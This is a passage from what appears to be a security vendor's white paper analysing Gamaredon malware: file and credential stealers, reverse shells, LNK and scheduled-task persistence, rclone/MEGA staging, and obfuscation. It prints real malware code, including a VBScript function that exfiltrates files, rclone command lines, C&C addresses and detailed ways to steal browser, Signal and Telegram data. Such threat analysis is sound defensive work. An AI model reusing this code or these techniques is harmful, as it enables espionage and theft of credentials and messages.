

Figure 9. Persistence mechanism resulting from weaponizing `Normal.dotm` by the second variant of PteroTemplate

For both variants, we have only seen PteroDash being used as a downloader component of PteroTemplate.

PteroDig

PteroDig (SHA-1: `1AEAE7A567C71200BA804801C4CEC227D2B64414`), which we discovered in November 2022, is a PowerShell tool that weaponizes selected `Desktop` LNK files. It drops a basic skeleton of a downloader to `%USERPROFILE%` and stores relevant parts of the downloader script in the registry values `ip`, `update`, `key`, `vol`, `wc`, `xor`, `decod`, and `run` under `HKCU\Network`. The aforementioned skeleton script just reads and executes these registry values. Then it searches non-recursively for LNK files located in the `Desktop` directory that point to a file with a `.exe` file extension and do not pass any command line arguments. It replaces them with new LNK files with the file path `C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe` as their target and a newly added argument that instructs PowerShell to launch first the original executable file and then also the dropped downloader.

When PteroDig is deployed on compromised systems, it just installs itself, weaponizes LNK files, and terminates. It doesn't use any persistence mechanism for automatic start-up, instead relying solely on user interaction to trigger its download functionality.

Unlike other tools in its category, PteroDig's primary goal isn't spreading, but adding a persistence layer on compromised machines. While weaponizing objects might seem like spreading behavior, PteroDig can't spread because it's improbable for LNK files from one system's `Desktop` directory to be copied to other systems, and even if it happens, the weaponized LNK files won't work as intended without the downloader skeleton script and registry values.

Stealers

PteroPSDoor variant 1

This PteroPSDoor variant is a file stealer written in PowerShell that has been in use since May 2022. Its version number at that time was `7051` (SHA-1: `821362A484908E93F8BA748B600665AE6444303D`). The version we analyzed for the purposes of this white paper is from November 2023 and has version number `7208` (SHA-1: `BA5F7E2FA9BE1CB3FC7AE113F41C36E4F2C464B6`), but not all numbers between these two were used. During these months, its code was modified many times, but the core functionality has remained the same. PteroPSDoor runs in an infinite loop, where it searches for specific types of files to exfiltrate to the C&C server via HTTP POST requests.

First, it continually searches for specific file types on connected USB drives to exfiltrate to the C&C server via HTTP POST requests. These files, with extensions such as `.rar`, `.zip`, `.7z`, `.jpg`, `.odt`, `.docx`, `.doc`, `.xlsx`, `.rtf`, `.xls`, `.txt`, `.jpeg`, `.pdf`, `.ps1`, and `.mdb`, are copied to a staging directory – for example, at `%LOCALAPPDATA%\vector` – for later exfiltration. However, the name and the location of the staging directory were changed many times throughout the existence of PteroPSDoor.

Second, it searches for files with the same extensions on all mapped drives, excluding those mapped to letters A, B, and Q. Any located files are immediately exfiltrated to the C&C server.

While searching for files, it ignores directories that contain the following substrings in their names: `prog`, `log`, `windows`, `appdata`, `local`, `roaming`. To prevent double exfiltration, PteroPSDoor computes an MD5 hash from a file path, file size, and last write timestamp for each exfiltrated file and stores it in a "custom database". It is essentially a text file with one MD5 hash per line, but it is referred to as a custom database in Gamaredon's tools. Before exfiltration or staging, files are checked against this database to ensure that no duplication occurs. Same as for the staging directory, the database's name and location change frequently; in version `7208` it is located in `%APPDATA%` and its name is randomly generated by PteroPSDoor.

In addition to file stealing, PteroPSDoor has a feature where every file uploaded to the C&C server can trigger a payload response. This payload, either a PE file or VBScript, is parsed, dropped to `%TEMP%` with a random filename, and executed. To regularly receive payloads, PteroPSDoor creates a file with random content in a dedicated directory before exfiltrating staged files. This ensures it always uploads at least one file, giving the C&C a chance to respond with a payload.

For persistence, PteroPSDoor establishes a scheduled task that runs a brief PowerShell script, downloading a new PteroPSDoor script from a hardcoded IP address. From version `7205` onwards, the persistence setup code was shifted from PteroPSDoor to its dedicated downloader.

Samples that we classify as PteroPSDoor variant 1 have been deployed in an obfuscated form since its first appearance. Initially, all names of functions and variables in the script were replaced by randomly generated names, while all string variables remained unobfuscated. Later versions added more obfuscation, randomizing function order, applying new obfuscation to all string variables, which were only deobfuscated at runtime. None of these aforementioned obfuscations were applied to PteroPSDoor variant 2, which appeared approximately seven months later.

PteroPSDoor variant 2

We observed this variant for the first time in December 2022, with the initial sample bearing version number `7070`. Overall, variant 2 has basically the same functionality as variant 1, except for two notable differences:

- The first two versions of variant 2 that we found lack the ability to parse a payload from a server's response and execute it.
- In all versions of variant 2, the code responsible for setting up persistence is absent and persistence is handled by its dedicated downloader.

Moreover, variant 2 has a notable difference that doesn't impact functionality – all function and variable names are unobfuscated. It is not entirely clear to us why PteroPSDoor variant 2 was even developed and why it was being used simultaneously with variant 1. It's possible that two distinct teams within the group had access to the same codebase and developed it separately.

Interestingly enough, in September 2023, we discovered a PteroPSDoor sample with version number `7112`; given the latest known version of variant 2 was `7111` at that time (SHA-1: `742E34BA21650ECB0B7EF33F786641F0BE823BE8`), we expected the new sample to be variant 2. However, it had the same obfuscation applied as variant 1 and at the same time the code for setting up the persistence was absent. That left us puzzled. Days later, we found a similar sample with version number `7113`. No further samples with version number `7113` or close to it have been found since, suggesting that variant 2's development ceased and it was merged with variant 1.

PteroVDoor

PteroVDoor, a VBScript file stealer we first detected in November 2022, has functionality similar to PteroPSDoor with some differences. PteroVDoor samples are split into two strains. The first strain includes all versions from its inception until around mid-September 2023, when version `6005` was deployed. The second strain starts from version `6005`, which saw major changes and a functionality more aligned with PteroPSDoor. The first strain is described in the following paragraphs, followed by the changes made in the second strain.

The code of PteroVDoor is unobfuscated; all names of functions and variables seem to be genuine (see Figure 10). PteroVDoor searches for files with the following extensions: `.rar`, `.zip`, `.7z`, `.jpg`, `.odt`, `.docx`, `.doc`, `.xlsx`, `.rtf`, `.xls`, `.txt`, `.jpeg`, `.pdf`, `.ps1`, and `.mdb`. It looks on all mapped drives, except the drive mapped to letter A, and immediately exfiltrates matching files to the C&C server via HTTP POST requests. Surprisingly, unlike both PteroPSDoor variants, PteroVDoor lacks a dedicated function for searching USB drives for exfiltration. When it uploads a file to the C&C server, it can only receive a

VBScript payload, not a PE file. Even if there's nothing to exfiltrate, it regularly uploads a test file containing the string `This is a test.` to receive a payload response.

Early versions of PteroVDoor lacked their own persistence mechanism, instead relying on a two-stage downloader. The first stage downloaded the second-stage downloader and added an entry to execute it in the HKCU `Run` key. The second stage then downloaded and executed PteroVDoor. Eventually, the first-stage downloader's functionality was integrated into PteroVDoor, eliminating the need for the first stage and leaving only the second stage.

In version `6005` (SHA-1: `0FD02B12517221F71A4A3774630C05643EE59988`), many changes were introduced. String variables were obfuscated and all function and variable names were replaced with random names, similar to PteroPSDoor. A dedicated function for searching files on USB drives was added. It adopted the same trick as PteroPSDoor – dropping a file to a specific directory for at least one C&C server contact, even if no new files were ready for exfiltration. Unexpectedly, the persistence mechanism was entirely removed from PteroVDoor, now requiring a general-purpose downloader for delivery.

```
Function uploadFile(ufFilePath, ufServerSideName)
    On Error Resume Next

    mo = "P"
    mo = mo + "O"
    mo = mo + "S"
    mo = mo + "T"
    no = mo
    po = mo
    ro = po

    Dim ufByteData, ufBytePayLoad
    ufFlashVersion = "6004"
    Set ufFileObject = fso.GetFile(ufFilePath)
    ufFileLastWriteTime = CStr(ufFileObject.DateLastModified)
    ufFileSize = CStr(ufFileObject.Size)

    ufUnderSlash = "__"
    ufParams = Join(Array(ufFlashVersion, ufServerSideName, ufFileLastWriteTime, ufF

    ufB64Params = base64Encode(ufParams)
    ufBoundary = "iudfhjkfjkbbfjb"

    ufMetaData = "--" + ufBoundary + vbCrLf
    ufMetaData = ufMetaData + "Content-Disposition: form-data; name=""t""" + vbCrLf
    ufMetaData = ufMetaData + ufB64Params
    ufMetaData = ufMetaData + vbCrLf + "--" + ufBoundary + vbCrLf
    ufMetaData = ufMetaData + "Content-Disposition: form-data; name=""file""; filena
    ufMetaData = ufMetaData + "Content-Type: application/octet-stream" + vbCrLf
    ufMetaData = ufMetaData + "Content-Transfer-Encoding: binary" + vbCrLf + vbCrLf

    With CreateObject("ADODB.Stream")
        .Type = 1
        .Mode = 3
        .Open
        .LoadFromFile ufFilePath

        If Err.Number <> 0 Then
            uploadFile = 0
            Exit Function
        End If

        ufByteData = .Read
    End With

    With CreateObject("ADODB.Stream")
        .Mode = 3
        .Charset = "Windows-1251"
        .Open
        .Type = 2
        .WriteText ufMetaData
        .Position = 0
        .Type = 1
        .Position = .Size
        .Write ufByteData
```

v. 6004

```
function YWOYEs4341mo4hseiXIktLg(zTVulD3vg5spdcebrUFTKzy, dckEthro5hlvgzhrtxHFHiy)
    On Error Resume Next

    ZLvfCE1krlj50xglyUDFiM = xTBlxtvbslrzwlhvwdANMDT("sb62h0ug0db5yt")
    set tmyIdOi5ddjf4hskuWBjfar = kFxcmdho4owixhthbNfu8MZ.GetFile(zTVulD3vg5spdcebrUFTKz
    lwvKcUvou04p3vo33TaVHJO = CStr(tmyIdOi5ddjf4hskuWBjfar.DateLastModified)
    eOtVEX0dlxdsggshqdJhMzG = CStr(tmyIdOi5ddjf4hskuWBjfar.Size)
    axpNlFboivs2ywll4KHuwjA = xTBlxtvbslrzwlhvwdANMDT("0p_50_ds")
    OBqDPUh3gqyjgau3fcHlXuQ = xTBlxtvbslrzwlhvwdANMDT("x44gm4vc")

    BQwKxdf2az1i3b32eCJlgYU = Join(Array(ZLvfCE1krlj50xglyUDFiM, dckEthro5hlvgzhrtxHFHi

    iWrSVtvyi2yqipl4qBnnals = qVOEYf5xjwolxdnsmBMhJIW(BQwKxdf2az1i3b32eCJlgYU)
    TzBYGFipbw3h3s2vhtkaJrE = NnJZdA5lxslo2ophrGrcCqO

    ByfDvt5cwjvyuhgs0rFcpvR = epWRAtqbz02y5cr2dUbWlYm(TzBYGFipbw3h3s2vhtkaJrE, iWrSVtvyi

    WfRnKZeagsaueq5kfUjSHoH = qBNICTin55xpt14zeVPSYsh(zTVulD3vg5spdcebrUFTKzy)

    if IsNull(WfRnKZeagsaueq5kfUjSHoH) then
        YWOYEs4341mo4hseiXIktLg = 0
        exit function
    end if

    tcyMTAt5lzrzlzxg5iNPCTn = VXAhphrhcvemsdpvbbqVWoZ(ByfDvt5cwjvyuhgs0rFcpvR, WfRnKZeag

    sKDzYFjdzzym3hz1fOswpYW = xTBlxtvbslrzwlhvwdANMDT("tjPokOp3SnaTg3")
    HZJYeibczrlbb2kbsqUdEOB = NnJZdA5lxslo2ophrGrcCqO()
    HZJYeibczrlbb2kbsqUdEOB = rDcyqO2lz4lqjgvv5WydPsp + HZJYeibczrlbb2kbsqUdEOB

    xhktvlxfsexfuljemdswJne = xTBlxtvbslrzwlhvwdANMDT("gfMs3ShvXlaMfiL2e2uc.i2Sezedbrmuv

    with CreateObject(xhktvlxfsexfuljemdswJne)
        .Open sKDzYFjdzzym3hz1fOswpYW, HZJYeibczrlbb2kbsqUdEOB, False
        .setOption 2, 13056
        .SetRequestHeader "Content-type", "multipart/form-data; boundary=" & TzBYGFipbw3
        .Send tcyMTAt5lzrzlzxg5iNPCTn

        eeHmhEmtpmfkdnbhopJhbww = .Status
        RQEKgH54jhkpe2nytWgIEJM = 100 + 100

        if eeHmhEmtpmfkdnbhopJhbww = RQEKgH54jhkpe2nytWgIEJM then
            YWOYEs4341mo4hseiXIktLg = 1

            SAOiXvlejluisveevjbhzWn = .ResponseBody

            GNfHnQpqoxb2ey1xyNdbCVY(SAOiXvlejluisveevjbhzWn)
        else
            YWOYEs4341mo4hseiXIktLg = 0
        end if

    end with

end function
```

v. 6005

Figure 10. Comparison of code snippets from PteroVDoor v. 6004 and v. 6005

In October 2023, Gamaredon simultaneously used at that time the latest versions from both the first and the second strain, `6004` and `6005`, respectively. It is important to mention that during our tracking, we observed that notable changes weren't always present in all new samples. Also, the versioning of PteroVDoor has been very strange since the beginning. Sometimes a lower version number was more recent than the higher one. While this could be a deliberate attempt to confuse researchers, it's more likely that at least two independent teams within the group access the same codebase but develop tools separately, supporting our earlier hypothesis.

PteroScreen

First seen by ESET Research in July 2022, PteroScreen (SHA-1: `BA2366ED4E83FFC6DEC489C9011FE181CE169A47`) is a PowerShell screen-capturing tool that takes screenshots of all screens and temporarily stores the image in `%TEMP%\<randomNumber>.png`. The screenshot is then base64 encoded and uploaded to the C&C server along with the system drive's volume serial number via an HTTP POST request. A response from the server is parsed by PteroScreen. If the content starts with the `!` character, it's treated as a PowerShell command and executed via `Invoke-Expression`. Otherwise, the content is treated as an encrypted VBScript payload and it is first decrypted using an XOR operation with the volume serial number of the system drive as the key, and subsequently executed via `start-job` using the COM object `MSScriptControl.ScriptControl.1`. PteroScreen only uploads one screenshot and continues running, contacting its C&C server every three minutes to receive a payload.

PteroSteal

First seen by ESET telemetry in July 2022, PteroSteal (SHA-1: `8A2261D8C8111D2D99276575120B9EA65D0AEAEA`) is a PowerShell infostealer that steals credentials stored by Opera, Microsoft Edge, Google Chrome, and Mozilla Firefox. During our tracking, we encountered samples of variants that also steal data stored by two email clients: Microsoft Outlook and The Bat!. Stolen credentials are base64 encoded and, along with the computer name, sent to the hardcoded C&C server via HTTP POST requests.

The Chromium-based browsers Opera, Edge, and Chrome store credentials in the same manner; for each of these browsers, PteroSteal exfiltrates encrypted credentials from the file named `Login Data` and the corresponding encryption key from the file `Local State`. The encryption key is decrypted on a compromised machine prior to exfiltration by using the method `[System.Security.Cryptography.ProtectedData]::Unprotect`. For each browser, both files are located in the respective directories:

- `%APPDATA%\Opera Software\Opera Stable\`
- `%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\`
- `%LOCALAPPDATA%\Google(x86)\Chrome\User Data\Default\`
- `%LOCALAPPDATA%\Google\Chrome\User Data\Default\`

Firefox stores data for each profile in a separate directory in `%APPDATA%\Mozilla\Firefox\Profiles\`; PteroSteal exfiltrates the following files from all profile directories:

- `key3.db`
- `key4.db`
- `logins.json`
- `cert9.db`

The Bat! stores credentials for accounts in subdirectories named by email addresses in `%APPDATA%\The Bat!\`, PteroSteal exfiltrates all files that are named `Account.CFN` and are in a subdirectory that contains the `@` character in its name.

Outlook stores profile data in the registry under `HKCU\SOFTWARE\Microsoft\Office`; the specific registry path depends on the version of Microsoft Office and it also contains some other variable parts. Therefore, PteroSteal enumerates all entries under `HKCU\SOFTWARE\Microsoft\Office` and looks for a registry value named `IMAP Password` to find the correct path.

If it finds any profile with a saved password, it exfiltrates the data from the following registry values of this key:

- `Account Name`
- `Email`
- `IMAP Server`
- `IMAP Port`
- `IMAP User`
- `SMTP Port`
- `SMTP Server`

It also exfiltrates the `IMAP Password` from the registry, but this data is first decrypted before exfiltration by using `[System.Security.Cryptography.ProtectedData]::Unprotect`.

PteroCookie

Discovered by ESET Research in May 2023, PteroCookie (SHA-1: `F05874C1B908FDEF4B9AF2B084E3D813595A12C9`) is a PowerShell infostealer that steals cookie files stored by Opera, Mozilla Firefox, Google Chrome, and Microsoft Edge. The stolen cookies are base64 encoded and, coupled with the computer name, sent to the hardcoded C&C server via HTTP POST requests.

The Chromium-based browsers Opera, Edge, and Chrome store cookies in the same manner; for each of these browsers, PteroCookie exfiltrates encrypted cookies from the file named `Cookies` and the corresponding encryption key from the file `Local State`. The encryption key is decrypted on the compromised machine prior to exfiltration by using the method `[System.Security.Cryptography.ProtectedData]::Unprotect`. For each browser, both files are located in the corresponding directories:

- `%APPDATA%\Opera Software\Opera Stable\Network\`
- `%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network\`
- `%LOCALAPPDATA%\Google(x86)\Chrome\User Data\Default\Network\`
- `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\`

Firefox stores data for each profile in a separate subdirectory in `%APPDATA%\Mozilla\Firefox\Profiles\`; PteroCookie exfiltrates an SQLite database named `cookies.sqlite` from all profile subdirectories.

It is worth mentioning that the code segment for parsing the encryption key from the `Local State` file was sourced from a GitHub *code snippet*.

PteroSig

Discovered by ESET Research in June 2023, PteroSig (SHA-1: `2CDB1DA4DF1A33E379C2F24DD6A05709F4848CB6`) is a PowerShell infostealer designed to extract information from the Signal desktop application. The Signal application's SQLite database, stored in `%APPDATA%\Signal\sql\db.sqlite`, contains sensitive information like sent and received messages. The database is encrypted, but the key is stored close by, in `%APPDATA%\Signal\config.json`, allowing anyone with access to these files to read the database's content, as described in *this article*.

First, PteroSig, checks whether the file `%APPDATA%\Signal\sql\db.sqlite` is present on the compromised machine. If it is, PteroSig attempts to terminate any running instances of the Signal application and copies the file holding the encryption key as well as the entire directory containing the database to a newly created directory `%TEMP%\sgn`. Finally, it exfiltrates, one by one, all files from `%TEMP%\sgn` to its C&C server via HTTP POST requests but does not delete the local copies.

PteroGram

Discovered by ESET Research in June 2023, PteroGram (SHA-1: `AC17FD08A3987CC91DFD6649BA3DABE8A9671305`) is a PowerShell infostealer targeting the Telegram Desktop application. Telegram Desktop stores its data in `%APPDATA%\Telegram Desktop\tdata`, which contains encrypted session data. The encryption key is derived from a passcode and salt, but if no passcode is set, an empty string is used instead of it in the derivation procedure. Therefore, if an adversary obtains such encrypted files that have had no passcode set and inputs them into another Telegram Desktop instance, they gain full access to the active session, including chat history.

First, PteroGram checks if `%APPDATA%\Telegram Desktop` exists on a compromised machine to determine whether Telegram Desktop is installed. If so, it searches for all directories located in `%APPDATA%\Telegram Desktop\tdata` with names that are 16 characters long and exfiltrates all files from such subdirectories via HTTP POST requests to its C&C server. It also exfiltrates all files directly in `%APPDATA%\Telegram Desktop\tdata`, then terminates the Telegram process and deletes the entire `%APPDATA%\Telegram Desktop\tdata` directory, perhaps to keep the stolen session unique.

PteroBleed

In August 2023 we discovered a PowerShell infostealer (SHA-1: `B50F10BBDB49BE6D868B09F3E1DD6C78D58D8E89`) that we named PteroBleed; its goal is to exfiltrate *IndexedDB* data, which is persistently stored by web versions of various applications (e.g., Telegram) that are running in the browsers Opera, Chrome, or Edge. For exfiltration it uses HTTP POST requests.

Web applications that use `IndexedDB` may store any kind of data, potentially including sensitive information like images or files transferred via web versions of messenger applications. As described next, PteroBleed exfiltrates two sets of files, excluding `.log` or `.old` extensions. The first is all files located in the following directories:

- `%APPDATA%\Opera Software\Opera Stable\Local Storage\leveldb\`
- `%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Local Storage\leveldb\`
- `%LOCALAPPDATA%\Google(x86)\Chrome\User Data\Default\Local Storage\leveldb\`
- `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Storage\leveldb\`

The second set is files located in specific subdirectories in the following paths:

- `%APPDATA%\Opera Software\Opera Stable\IndexedDB\`
- `%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\IndexedDB\`
- `%LOCALAPPDATA%\Google(x86)\Chrome\User Data\Default\IndexedDB\`
- `%LOCALAPPDATA%\Google\Chrome\User Data\Default\IndexedDB\`

The only subdirectories considered for exfiltration are those with names containing strings referencing Telegram and WhatsApp, a Ukrainian military system, and a webmail service used by a Ukrainian governmental institution.

PteroScout

Discovered by ESET Research in August 2023, PteroScout (SHA-1: `2416DFC031CF0D05054D5BEB9739CBA6470FE585`) is a PowerShell infostealer; its main goal is reconnaissance. It collects various data about the compromised system and exfiltrates it to the hardcoded C&C server via an HTTP POST request. Exfiltrated data is composed of:

- a captured screenshot,
- installed security products retrieved by the query `SELECT * FROM AntiVirusProduct`,
- selected information about the system, retrieved by the `systeminfo` command:
  - OS name,

  - OS version,
  - original install date,
  - system boot time,
  - system type,
  - system directory,
  - logon server,
  - domain,
  - total physical memory, and
  - available physical memory.
- used and free space of all connected drives,
- a list of running processes,
- a list of installed applications enumerated from two registry keys:
  - `HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall\`, and
  - `HKCU\Software\Microsoft\Windows\CurrentVersion\Uninstall\`.
- a list of files located in the `Desktop` directory, and
- a computer name and a volume serial number of a system disk.

Backdoors

PteroPShell

Discovered by ESET Research in October 2022, PteroPShell (SHA-1: `E2FEEE0B92819AC7FCA85CFE3DC37750834F0990`) is a very simple reverse shell written in PowerShell. It connects to a predefined IP address and port using TCP, receives a command, and executes it using the `Invoke-Expression` cmdlet. The command's output is then sent back to the C&C server. Initially and then after every executed command, it displays a typical PowerShell prompt in the format `PS <current_directory>>` to the operator. All observed PteroPShell samples were configured to connect to TCP port `9511`, except one, which used port `1010`.

Ad hoc tools

PteroSocks

Discovered in May 2023, PteroSocks (SHA-1: `D58BFB39969F28698F90BF2E8782057E2F83C2DF`) is a PowerShell tool providing partial SOCKS proxy functionality. It consists of two parts that were taken from unrelated open-source projects on GitHub. The first part, identical to code from the Amsi-Bypass-Powershell repository, tries to bypass *AMSI* on a compromised machine by patching the `DllGetClassObject` function in the Windows Defender DLL `MpOav.dll` and by calling the `AmsiUtils.Uninitialize` method.

The second part of PteroSocks, taken from the *Invoke-SocksProxy* repository, is a partial SOCKS proxy implementation. After the tool attempts to disable AMSI, it operates as a reverse proxy, establishing an encrypted TCP tunnel to the hardcoded IP address `80.90.181[.]107` and a randomly chosen port from 4000 to 4100. This gives operators access to the local network and the ability to pivot to other systems via the compromised machine.

Curiously, Gamaredon used an optional certificate-pinning functionality in the `Invoke-SocksProxy` script to verify the server certificate's MD5 hash against the hardcoded value `565A4CD6E4F74E17A37D34E6EF93AB6DED71B3AA`. We have seen just two occurrences of PteroSocks thus far, indicating its use in special cases.

PteroClone

Discovered by ESET Research in July 2023, PteroClone (SHA-1: `5720FFDF9D9CD649445CBC12844E2B587622643A`) is a unique PowerShell tool that uses a legitimate command line program – *rclone* – for managing files on cloud storage to download the next stage. It first downloads the rclone binary and configuration file to `%APPDATA%\Defrag`, naming them `Defrag.exe` and `rclone.conf`, respectively. It then creates the `ScheduledDefrag` task, set to trigger when the system has been idle for ten minutes. This scheduled task launches the rclone binary with the following command line arguments:

```
sync mega:<pc_name> %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup --no-console
```

These arguments instruct rclone to download the content of the directory named as the computer name from the well-known *MEGA cloud storage* to the local `Startup` directory. This MEGA directory, created when files are uploaded by another rclone instance, must exist when the task first starts, as explained in the next paragraph. The credentials needed to access the cloud storage are automatically parsed from the configuration file. All files added to the `Startup` directory are executed during every system start. Finally, PteroClone launches two instances of rclone with the following arguments:

- `sync %APPDATA%\Microsoft\Windows\SendTo mega:<pc_name>-d --no-console`
- `sync %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup mega:<pc_name> --no-console`.

These sync directories from the local machine to corresponding directories on the MEGA cloud storage.

The first set of command line arguments is used to upload all files and subdirectories from the `SendTo` directory to the cloud storage. This directory usually contains shortcuts to various directories, devices, or installed software that appear in the `Send to` context menu after right-clicking on a file. We believe that Gamaredon operators might be able to leverage some of these files to make a better decision about whether to deploy the next stage on victims' machines. The second instance uploads the content of the `Startup` directory to cloud storage so that all the files already present in that directory are preserved when the rclone instance launched by the scheduled task synchronizes that directory with the one stored on MEGA. Otherwise, these files would be deleted. This instance also creates the `<pc_name>` directory on the cloud storage.

In our telemetry, we have observed five distinct rclone configuration files so far. However, the intended payload of PteroClone remains unknown, as we haven't been able to obtain it.

PteroPowder

Discovered by ESET Research in June 2023, PteroPowder (SHA-1: `47A03EBB9798A8DF7EC8212134D418E937B449E9`) is a simple downloader written in C++. It fetches a PowerShell script from a hardcoded IP address using an HTTP GET request with the URI `/cmd`. Then it merely uses the Windows API function `ShellExecuteA` to launch `powershell.exe` with two values – the first being `-ExecutionPolicy Bypass` and the second being the content of the downloaded script. Interestingly enough, the following PDB path was left in the sample:

```
E:\Projects\RESEARCH\TOOLS\c++\Reverse\Release\Reverse.pdb
```

We do not know what payload was intended to be delivered by PteroPowder, as we have not been able to obtain it. However, the URI and the word `Reverse` in the PDB path suggest that PteroPowder might deliver PteroPShell, a simple reverse shell, as it was delivered by other downloaders using the same URI in the past.

ReVBShell

ReVBShell (SHA-1: `5BEFC01A3771E61151224E18F926226FF7FD4A40`) an open-source reverse shell written in VBScript, was deployed by Gamaredon twice, both times in June 2023. One instance that we saw even contained a commented-out header with license, author, and GitHub repository details, which was removed in the second sample. All commands provided by this open-source reverse shell are shown in Figure 11. The C&C server is set to `5.181.156[.]109:7070` in both samples. Besides adjustments made in the tool's C&C configuration, operators slightly altered the `SHELL` command. Rather than sending command outputs directly to the C&C server, it now also logs each output to a separate file and sends the filename back to the C&C server, allowing operators to retrieve the outputs later if necessary.

Supported commands

```
- CD [directory]     - Change directory. Shows current directory when without parameter.
- DOWNLOAD [path]    - Download the file at [path] to the .\Downloads folder.
- GETUID             - Get shell user id.
- GETWD              - Get working directory. Same as CD.
- HELP               - Show this help.
- IFCONFIG           - Show network configuration.
- KILL               - Stop script on the remote host.
- PS                 - Show process list.
- PWD                - Same as GETWD and CD.
- SET [name] [value] - Set a variable, for example SET LHOST 192.168.1.77.
                       When entered without parameters, it shows the currently set variables.
- SHELL [command]    - Execute command in cmd.exe interpreter;
                       When entered without command, switches to SHELL context.
- SHUTDOWN           - Exit this commandline interface (does not shutdown the client).
- SYSINFO            - Show sytem information.
- SLEEP [ms]         - Set client polling interval;
                       When entered without ms, shows the current interval.
- UNSET [name]       - Unset a variable
- UPLOAD [localpath] - Upload the file at [path] to the remote host.
                       Note: Variable LHOST is required.
- WGET [url]         - Download file from url.
```

Figure 11. Commands provided by ReVBShell

Obfuscation

To avoid detection and to make it more difficult for researchers to dissect its malware, Gamaredon often applies obfuscation to its tools. Most of Gamaredon's currently used tools are scripts written in PowerShell or VBScript, and many are obfuscated. The following paragraphs showcase and describe the most common types of obfuscation used in Gamaredon's tools. Note that there are myriad types of obfuscation used in various Gamaredon tools and the following examples are not an exhaustive list of them.

PteroPSDoor variant 1 serves as a good example of how the obfuscation evolved over the course of time. In the initial version (`7051`) from May 2022, all function and variable names were replaced with random names, though string variables were left unobfuscated, and functions maintain their order.

In the subsequent version (`7052`), deployed a few days later, obfuscation was extended to some string variables by splitting them into parts and dynamically concatenating them when used.

Fast-forward to version `7208`, which we discovered 18 months after version `7051`. The string variables are obfuscated even more, by inserting abundant random characters between real ones, the order of functions in the script is randomized for each instance, and some parts of the script are defined as (obfuscated) string variables and evaluated via `Invoke-Expression`.

Code snippets of all three aforementioned versions are shown in Figure 12.

v. 7051

```
function YhpHwbUpGQGJH
{
    try{
        return [System.IO.Path]::GetRandomFileName().replace('.',
        '')
    }catch{ return ''}
}

function nkSkiZsnMwaMMFcdE
{
    param($IGCdwqnoPPblock)

    try{
        $GeCKpaHQHGqheath = [string]::Format(
        'win32_logicaldisk.deviceid="{0}"', $IGCdwqnoPPblock)
        $IjVHoKiwgBcannotated = New-Object System.Management.
        ManagementObject($GeCKpaHQHGqheath)
        $IjVHoKiwgBcannotated.Get()
        $kWpdSGCfMwoutdoors = $IjVHoKiwgBcannotated[
        'VolumeSerialNumber']

        return ($kWpdSGCfMwoutdoors).TrimStart('0')
    }catch{return ''}
}

function Kks2cSjPjfgCJJJs
{
    try{
        $RwXNMbUHCpi = YhpHwbUpGQGJH
        $kMsaphWVXeblink = Join-Path $script:jAogKReoZli 'ping.txt'
        Add-Content $kMsaphWVXeblink $RwXNMbUHCpi
    }catch{}
}

function bwceoMhWLNgcPonY
{
    param($kbKkkNnsaNhello)

    try{
        return [Convert]::ToBase64String([System.Text.Encoding]::
        UTF8.GetBytes($kbKkkNnsaNhello))
    }catch{return ''}
}

function SLKXCOeLheFOljDBe{
    param($KpAWeGwGQjkchallenging, $mUjePfBdvocals)

    try{
        return [string]::Format("{0}`r`n{1}",
        $KpAWeGwGQjkchallenging, $mUjePfBdvocals)
    }catch{return ''}
}

function klNNGLafJjfmfhfwsImQ{
    try{
        $wLIElPVoZEoearl = '-' * 27
        $AMkgRCdkguatemala = YhpHwbUpGQGJH

        return ($wLIElPVoZEoearl + $AMkgRCdkguatemala)
    }catch{return ''}
}
```

v. 7052

```
function pnFZVwcJKbeacbX
{
    try{
        return [System.IO.Path]::GetRandomFileName().replace('.',
        '')
    }catch{ return ''}
}

function EakYkcdCsWYJVqkohHfPb
{
    param($SFIPWLhoHvalley)

    try{
        $ZDwsBRMCNPwAYOUB = 'w'+'i'+'n'+'3'+'2'+'_'+'l'+'o'+'g'+'i'
        +'c'+'a'+'l'+'d'+'i'+'s'+'k'+'.'+'d'+'e'+'v'+'i'+'c'+'e'+
        'i'+'d'+'='+'{0}'
